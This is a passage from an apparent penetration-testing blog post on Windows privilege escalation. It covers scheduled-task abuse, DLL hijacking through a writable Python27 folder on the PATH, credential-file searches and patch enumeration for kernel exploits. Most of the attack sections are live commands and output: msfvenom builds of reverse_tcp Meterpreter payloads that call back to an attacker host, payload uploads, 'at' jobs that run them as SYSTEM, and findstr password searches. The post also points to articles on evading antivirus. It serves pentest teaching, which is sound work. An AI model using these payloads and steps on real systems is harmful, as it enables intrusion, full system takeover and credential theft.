6. meterpreter > getuid
7. Server username: NT AUTHORITY\SYSTEM
8. meterpreter >
```

Instead of manually applying this technique you can use this Metasploit module:

*exploit/windows/local/always\_install\_elevated*

This module only requires that you link it to an existing Meterpreter session before running:

```
1. msf > use exploit/windows/local/always_install_elevated
2. msf exploit(always_install_elevated) > show options
3.
4. Module options (exploit/windows/local/always_install_elevated):
5.
6.      Name      Current Setting  Required  Description
7.      ----      -
8.      SESSION          yes           The session to run this module on.
```

## Privilege Escalation with Task Scheduler

This method only works on a Windows 2000, XP, or 2003 machine. You must have local administrator privileges to manage scheduled tasks. If you have a meterpreter session with limited user privileges this method will not work.

On Windows 2000, XP, and 2003 machines, scheduled tasks run as SYSTEM privileges. That means if we create a scheduled task that executes our malicious executable, it will run as SYSTEM. 😊

Again, I'll generate an executable reverse shell payload for this job. Let's demonstrate!

Generating an executable reverse shell payload:

```
1. root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai
   LHOST=192.168.2.60 LPORT=8989 -f exe -o Payload.exe
2. No platform was selected, choosing Msf::Module::Platform::Windows from the
   payload
3. No Arch selected, selecting Arch: x86 from the payload
4. Found 1 compatible encoders
5. Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
6. x86/shikata_ga_nai succeeded with size 360 (iteration=0)
7. x86/shikata_ga_nai chosen with final size 360
8. Payload size: 360 bytes
9. Final size of exe file: 73802 bytes
10. Saved as: Payload.exe
```

You can drop your payload anywhere you want. I prefer temp folder:

```
1. meterpreter > getuid
2. Server username: TESTMACHINE\test
3. meterpreter > sysinfo
4. Computer      : TESTMACHINE
5. OS            : Windows XP (Build 2600, Service Pack 3).
6. Architecture : x86
7. System Language : en_US
8. Domain        : WORKGROUP
9. Logged On Users : 2
10. Meterpreter   : x86/win32
11. meterpreter > cd "C:/Documents and Settings/test/Local Settings/Temp"
12. meterpreter > upload -f Payload.exe
13. [*] uploading : Payload.exe -> Payload.exe
14. [*] uploaded  : Payload.exe -> Payload.exe
```

We should ensure that *Task Scheduler* service works. Attempt to start service:

```
1. meterpreter > shell
2. Process 840 created.
3. Channel 2 created.
4. Microsoft Windows XP [Version 5.1.2600]
5. (C) Copyright 1985-2001 Microsoft Corp.
6.
7. C:\Documents and Settings\test\Local Settings\Temp>net start "Task Scheduler"
8. net start "Task Scheduler"
9. The requested service has already been started.
10.
11. More help is available by typing NET HELPMSG 2182.
12.
13.
14. C:\Documents and Settings\test\Local Settings\Temp>
```

It seems to be already running. Let's check machine's current time:

```
1. C:\Documents and Settings\test\Local Settings\Temp>time
2. time
3. The current time is: 6:41:05.81
4. Enter the new time:
5.
6. C:\Documents and Settings\test\Local Settings\Temp>
```

We will create a task that will run our executable about 1 minute after the current time:

```
1. C:\Documents and Settings\test\Local Settings\Temp>at 06:42 /interactive
   "C:\Documents and Settings\test\Local Settings\Temp\Payload.exe"
2. at 06:42 /interactive "C:\Documents and Settings\test\Local
   Settings\Temp\Payload.exe"
3. Added a new job with job ID = 1
4.
5. C:\Documents and Settings\test\Local Settings\Temp>
```

Start a new handler in another terminal window for the new hi-priv shell. 1 minute later our executable will run as SYSTEM and will get a session with SYSTEM privileges:

```
1. msf exploit(handler) > run
2.
3. [*] Started reverse TCP handler on 192.168.2.60:8989
4. [*] Starting the payload handler...
5. [*] Sending stage (957999 bytes) to 192.168.2.231
6. [*] Meterpreter session 6 opened (192.168.2.60:8989 -> 192.168.2.231:1066) at
   2017-01-05 06:42:06 -0500
7.
8. meterpreter > getuid
9. Server username: NT AUTHORITY\SYSTEM
```

## DLL Hijacking

Suppose that none of above methods worked. But of course, we did not give up. You may want to check running processes for DLL hijacking vulnerability.

**This** article from Microsoft explains DLL hijacking well:

When an application dynamically loads a dynamic-link library without specifying a fully qualified path name, Windows attempts to locate the DLL by searching a well-defined set of directories in a particular order, as described in [Dynamic-Link Library Search Order](#). If an attacker gains control of one of the directories on the DLL search path, it can place a malicious copy of the DLL in that directory. This is sometimes called a DLL preloading attack or a binary planting attack. If the system does not find a legitimate copy of the DLL before it searches the compromised directory, it loads the malicious DLL. If the application is running with administrator privileges, the attacker may succeed in local privilege elevation.

When a process attempts to load a DLL, the system searches directories in the following order:

1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
5. The current directory.
6. The directories that are listed in the PATH environment variable.

So, to exploit this vulnerability we will follow this path:

- Check whether the DLL that process looking for exists in any directory on the disk.
- If it does not exist, place the malicious copy of DLL to one of the directories that I mentioned above. When process executed, it will find and load malicious DLL.
- If the DLL file already exists in any of these paths, try to place malicious DLL to a directory with a higher priority than the directory where the original DLL file exists. For example, if the original DLL exists in the C:\Windows directory and if we gain control of the directory which the application loaded and place a malicious copy of the DLL in that

directory, when the application tries to load the DLL file, it will look at the directory which the application loaded. And it will find the malicious copy of DLL, and load it. So, our malicious code will be executed with higher privileges.

Okay then. Let's start to investigate running processes:

```
1. meterpreter > getuid
2. Server username: TARGETMACHINE\testuser
3. meterpreter > ps
4.
5. Process List
6. =====
7.
8. PID      PPID     Name                      Arch  Session  User
9. Path
10. ---      -
11. 0         0        [System Process]
12. 4         0        System
13. 80        564      svchost.exe
14. 308       4        smss.exe
15. 408       400      csrss.exe
16. 456       400      wininit.exe
17. 512       2584     SearchFilterHost.exe
18. 564       456      services.exe
19. 572       456      lsass.exe
20. 656       564      svchost.exe
21. 680       564      svchost.exe
22. 700       564      svchost.exe
23. 816       564      vmacthlp.exe
24. 892       2584     SearchProtocolHost.exe
25. 896       564      svchost.exe
26. 932       564      svchost.exe
27. 952       932      Vulnerable.exe
28. 968       2220     explorer.exe             x64    2        TARGETMACHINE\testuser
29. C:\Windows\explorer.exe
30. 972       564      svchost.exe
31. 996       80       WUDFHost.exe
32. 1104      564      spoolsv.exe
33. 1136      564      svchost.exe
34. 1324      564      svchost.exe
35. 1404      564      sqlwriter.exe
36. 1448      564      VGAAuthService.exe
37. 1460      2884     TPAutoConnect.exe        x64    2        TARGETMACHINE\testuser
38. C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
39. 1532      564      vmttoolsd.exe
40. 1572      80       TabTip.exe               x64    2
41. 1864      2832     dwm.exe
42. 1996      2568     mmc.exe                  x64    2
43. 2056      780      csrss.exe
44. 2224      564      msdtc.exe
45. 2472      932      taskhostex.exe           x64    2        TARGETMACHINE\testuser
46. C:\Windows\System32\taskhostex.exe
47. 2584      564      SearchIndexer.exe
```

```
44. 2752 564 svchost.exe
45. 2832 780 winlogon.exe
46. 2876 952 conhost.exe
47. 2884 564 TPAutoConnSvc.exe
48. 2916 896 audiodg.exe x64 0
49. 2992 564 dllhost.exe
50. 3436 656 WmiPrvSE.exe
51. 3444 968 firefox.exe x86 2 TARGETMACHINE\testuser
C:\Program Files (x86)\Mozilla Firefox\firefox.exe
52. 3480 968 vmtoolsd.exe x64 2 TARGETMACHINE\testuser
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
53. 3648 1460 conhost.exe x64 2 TARGETMACHINE\testuser
C:\Windows\System32\conhost.exe
54. 3668 564 spspsvc.exe
55. 3732 1572 TabTip32.exe x86 2
56. 3764 1752 Taskmgr.exe x64 2 TARGETMACHINE\testuser
C:\Windows\System32\Taskmgr.exe
```

As you can see, if we are using `lw-priv` shell we cannot see the details about processes which running with higher privileges, such as user, path, architecture. But we can understand which processes running with higher privileges than ours. If one of these processes have some weaknesses we can exploit it to escalate our privileges.

While investigating processes, `Vulnerable.exe` caught my attention. Let's find it's location and download it:

```
1. meterpreter > search -f Vulnerable.exe
2. Found 1 result...
3. C:\Windows\SysWOW64\Vulnerable.exe (31232 bytes)
4. meterpreter > cd C:/Windows/SysWOW64
5. meterpreter > download Vulnerable.exe
6. [*] downloading: Vulnerable.exe -> Vulnerable.exe
7. [*] download : Vulnerable.exe -> Vulnerable.exe
```

When we examine it a little bit, we will realize that it tries to load a DLL named *hijackable.dll*.

The easiest way to detect DLL hijacking vulnerability is using **Procmon** tool.

To see the results more easily, you should add these 3 filters:

After adding filters, when you execute *Vulnerable.exe*, failed DLL loads will be listed:



As shown above, Windows attempts to locate the *hijackable.dll* by searching a well-defined set of directories.

In this scenario, Vulnerable.exe has DLL hijacking vulnerability. Ok I confess, actually, this executable is a simple code that loads a DLL without doing some checks:

```
1. #include "stdafx.h"
2. #include "windows.h"
3.
4. void _tmain(int argc, _TCHAR* argv[])
5. {
6.     LoadLibrary(L"hijackable.dll");
7. }
```

Let's check if *hijackable.dll* exists on the target machine:

```
1. meterpreter > search -f hijackable.dll
2. No files matching your search were found.
3. meterpreter >
```

It seems that DLL does not exist on the machine. But we cannot be sure at this point, maybe it exists in a directory that we don't have permission to view. Don't forget we still have low privileges. 🙄

The next step is checking possible weak folder permissions. I usually check if a software gets installed in the root directory such as Python. Because if a folder created in the root directory,

it is writable for all authenticated users by default. And softwares like Python, Ruby, Perl etc. usually added to PATH variable.

Remember, Windows checks the directories that are listed in the PATH environment variable!

```
1. meterpreter > ls
2. Listing: C:\
3. =====
4.
5. Mode                Size           Type    Last modified          Name
6. ----                -
7. 40777/rwxrwxrwx      0            dir     2017-01-18 05:59:21 -0500 $Recycle.Bin
8. 100666/rw-rw-rw-      1            fil     2013-06-18 08:18:29 -0400 BOOTNXT
9. 100444/r--r--r--    8192         fil     2013-09-11 14:11:46 -0400 BOOTSECT.BAK
10. 40777/rwxrwxrwx      0            dir     2016-11-19 15:49:57 -0500 Boot
11. 40777/rwxrwxrwx      0            dir     2013-08-22 10:45:52 -0400 Documents and
    Settings
12. 40555/r-xr-xr-x      0            dir     2016-07-27 07:12:06 -0400 MSOCache
13. 40777/rwxrwxrwx      0            dir     2013-08-22 11:22:35 -0400 PerfLogs
14. 40555/r-xr-xr-x      0            dir     2017-01-18 04:05:59 -0500 Program Files
15. 40555/r-xr-xr-x      0            dir     2017-01-18 04:07:04 -0500 Program Files
    (x86)
16. 40777/rwxrwxrwx      0            dir     2017-01-18 04:05:28 -0500 ProgramData
17. 40777/rwxrwxrwx      0            dir     2017-01-18 09:51:36 -0500 Python27
18. 40777/rwxrwxrwx      0            dir     2013-09-11 13:15:09 -0400 Recovery
19. 40777/rwxrwxrwx      0            dir     2017-01-18 03:52:51 -0500 System Volume
    Information
20. 40555/r-xr-xr-x      0            dir     2017-01-04 21:51:12 -0500 Users
21. 40777/rwxrwxrwx      0            dir     2017-01-18 03:53:05 -0500 Windows
22. 100444/r--r--r--    404250       fil     2014-06-14 06:46:09 -0400 bootmgr
23. 100666/rw-rw-rw-    1409286144   fil     2017-01-18 13:53:34 -0500 pagefile.sys
24. 100666/rw-rw-rw-    16777216     fil     2017-01-18 13:53:34 -0500 swapfile.sys
```

Just as I thought, Python was installed. Let's check permissions:

```
1. meterpreter > shell
2. Process 3900 created.
3. Channel 3 created.
4. Microsoft Windows [Version 6.3.9600]
5. (c) 2013 Microsoft Corporation. All rights reserved.
6.
7. C:\>icacls C:\Python27
8. icacls C:\Python27
9. C:\Python27 BUILTIN\Administrators:(I)(OI)(CI)(F)
10.             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
11.             BUILTIN\Users:(I)(OI)(CI)(RX)
12.             NT AUTHORITY\Authenticated Users:(I)(M)
13.             NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
14.
15. Successfully processed 1 files; Failed processing 0 files
16.
17. C:\>
```

BINGO! Authenticated users have modification permissions!

One last check left. We should ensure if `C:\Python27` directory added in the PATH environment variable. The easiest way to do this, typing “python -h” in the shell. If the help page is displayed successfully it means the directory is added to the PATH:

```
1. meterpreter > shell
2. Process 3360 created.
3. Channel 2 created.
4. Microsoft Windows [Version 6.3.9600]
5. (c) 2013 Microsoft Corporation. All rights reserved.
6.
7. C:\>python -h
8. python -h
9. usage: python [option] ... [-c cmd | -m mod | file | -] [arg] ...
10. Options and arguments (and corresponding environment variables):
11. -B      : don't write .py[co] files on import; also PYTHONDONTWRITEBYTECODE=x
12. -c cmd  : program passed in as string (terminates option list)
13. -d      : debug output from parser; also PYTHONDEBUG=x
14. -E      : ignore PYTHON* environment variables (such as PYTHONPATH)
15. -h      : print this help message and exit (also --help)
16. .
17. .
18. .
```

Nice! Let's create a simple reverse shell payload as a DLL:

```
1. root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.2.60
   lport=8989 -f dll > hijackable.dll
2. No platform was selected, choosing Msf::Module::Platform::Windows from the
   payload
3. No Arch selected, selecting Arch: x86_64 from the payload
4. No encoder or badchars specified, outputting raw payload
5. Payload size: 510 bytes
6. Final size of dll file: 5120 bytes
7.
8. root@kali:~#
```

Then place it in the `C:\Python27` directory:

```
1. meterpreter > upload -f hijackable.dll
2. [*] uploading : hijackable.dll -> hijackable.dll
3. [*] uploaded  : hijackable.dll -> hijackable.dll
4. meterpreter >
```

Now, we should restart the *Vulnerable.exe* process, so that the process can load malicious DLL. We can try to kill the process. If we are lucky it will be started automatically:

```
1. meterpreter > kill 952
2. Killing: 952
3. [-] stdapi_sys_process_kill: Operation failed: Access is denied.
```

We are unlucky today, not even killed. Anyway, we can try restarting the machine. If the "Vulnerable.exe" is a startup application, a service, or a scheduled task it will be launched again. At worst, we will wait for someone to run it.

```
1. meterpreter > shell
2. Process 3024 created.
3. Channel 3 created.
4. Microsoft Windows [Version 6.3.9600]
5. (c) 2013 Microsoft Corporation. All rights reserved.
6.
7. C:\Users\testuser\Downloads>shutdown /r /t 0
8. shutdown /r /t 0
9.
10. [*] 192.168.2.40 - Meterpreter session 3 closed. Reason: Died
```

The machine is restarting. Let's start a new handler and hope it starts again:

```
1. msf exploit(handler) > run
2.
3. [*] Started reverse TCP handler on 192.168.2.60:8989
4. [*] Starting the payload handler...
5. [*] Sending stage (957999 bytes) to 192.168.2.40
6. [*] Meterpreter session 5 opened (192.168.2.60:8989 -> 192.168.2.40:49156) at
   2017-01-18 07:47:39 -0500
7.
8. meterpreter > getuid
9. Server username: NT AUTHORITY\SYSTEM
```

We got it! 😊

## Stored Credentials

If none of that methods work, you may need to try finding some stored credentials to escalate your privileges. You may want to check these directories:

- C:\unattend.xml
- C:\sysprep.inf
- C:\sysprep\sysprep.xml

And you may want to search files using queries like this:

- dir c:\\*vnc.ini /s /b /c
- dir c:\\*ultravnc.ini /s /b /c
- dir c:\ /s /b /c | findstr /si \*vnc.ini
- findstr /si password \*.txt | \*.xml | \*.ini
- findstr /si pass \*.txt | \*.xml | \*.ini

## Kernel Exploits

In this blog post, I intentionally tried to explain escalation methods that do not rely upon kernel exploits. But if you are about to use an exploit to escalate your privileges, maybe this command will help you to choose which one you should use:

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

It will list the updates that are installed on the machine.

## A Note About Payloads

In this blog post, my payloads generated by MSFvenom. However today, these payloads are **flagged by almost all Anti-Viruses**. Because it is a popular tool and well known by AV vendors. Creating your own executables using AV bypassing techniques will give you the best results. You may consider reading these articles:

- [Art of Anti Detection 1 – Introduction to AV & Detection Techniques](#)
- [Art of Anti Detection 2 – PE Backdoor Manufacturing](#)

## References

- [1] – <https://www.trustwave.com/Resources/SpiderLabs-Blog/My-5-Top-Ways-to-Escalate-Privileges/>
- [2] – [https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425(v=vs.85).aspx)
- [3] – [https://msdn.microsoft.com/en-us/library/windows/desktop/ms682586\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms682586(v=vs.85).aspx)
- [4] – <https://www.synack.com/2014/12/10/dll-hijacking-in-2014/>
- [5] – <http://www.fuzzysecurity.com/tutorials/16.html>
- [6] – <https://www.exploit-db.com/docs/39732.pdf>
- [7] – <https://www.tecklyfe.com/remediation-microsoft-windows-unquoted-service-path-enumeration-vulnerability/>
- [8] – <https://toshellandback.com/2015/11/24/ms-priv-esc/>
- [9] – <https://it-ovid.blogspot.de/2012/02/windows-privilege-escalation.html>
- [10] – <https://blog.netspi.com/windows-privilege-escalation-part-1-local-administrator-privileges/>
- [11] – <https://msitpros.com/?p=2012>

privilege escalation

windows

**GOKHAN SAGOGLU**

Pentest ninja @ Prodaft / INVICTUS Europe.

[◀ Art of Anti Detection 2 – PE Backdoor Manufacturing](#)

[Unexpected Journey into the AlienVault OSSIM/USM During Engagement ▶](#)



## PRODAFT CYBER INTELLIGENCE AND CYBER SECURITY SERVICES



## RECENT POSTS

Advisory | NetModule Router Software Race Condition Leads to Remote Code Execution

---

Advisory | Roxy-WI Unauthenticated Remote Code Executions CVE-2022-31137

---

Advisory | GLPI Service Management Software Multiple Vulnerabilities and Remote Code Execution

---

LiderAhenk 0day – All your PARDUS Clients Belongs To Me (CVE-2021-3825)

---

Pardus 21 Linux Distro – Remote Code Execution 0day 2021 CVE-2021-3806

---

## LATEST COMMENTS

🗨 Ege Balci on Art of Anti Detection 3 – Shellcode Alchemy

---

🗨 Chase Run Taylor on Art of Anti Detection 1 – Introduction to AV & Detection Techniques

---

🗨 Mehmet İnce on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product

---

🗨 0x00 on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product

---

🗨 Mehmet İnce on Unexpected Journey #4 – Escaping from Restricted Shell and Gaining Root Access to SolarWinds Log & Event Manager (SIEM) Product

---

## TAGS

0day 1day advisory alienvault android application assembly bof burp bypass crypter  
decoder dns EMET encoder exploit hook iat icmp in-memory IOT linux malware  
metasploit multi-stage nas packer php ransomware rce reflective research reverse  
reversing secure coding securityonion self-defence shellcode siem sql injection sqlmap stager  
storage tunneling windows

## AWARDED TOP 15 PENTEST BLOG

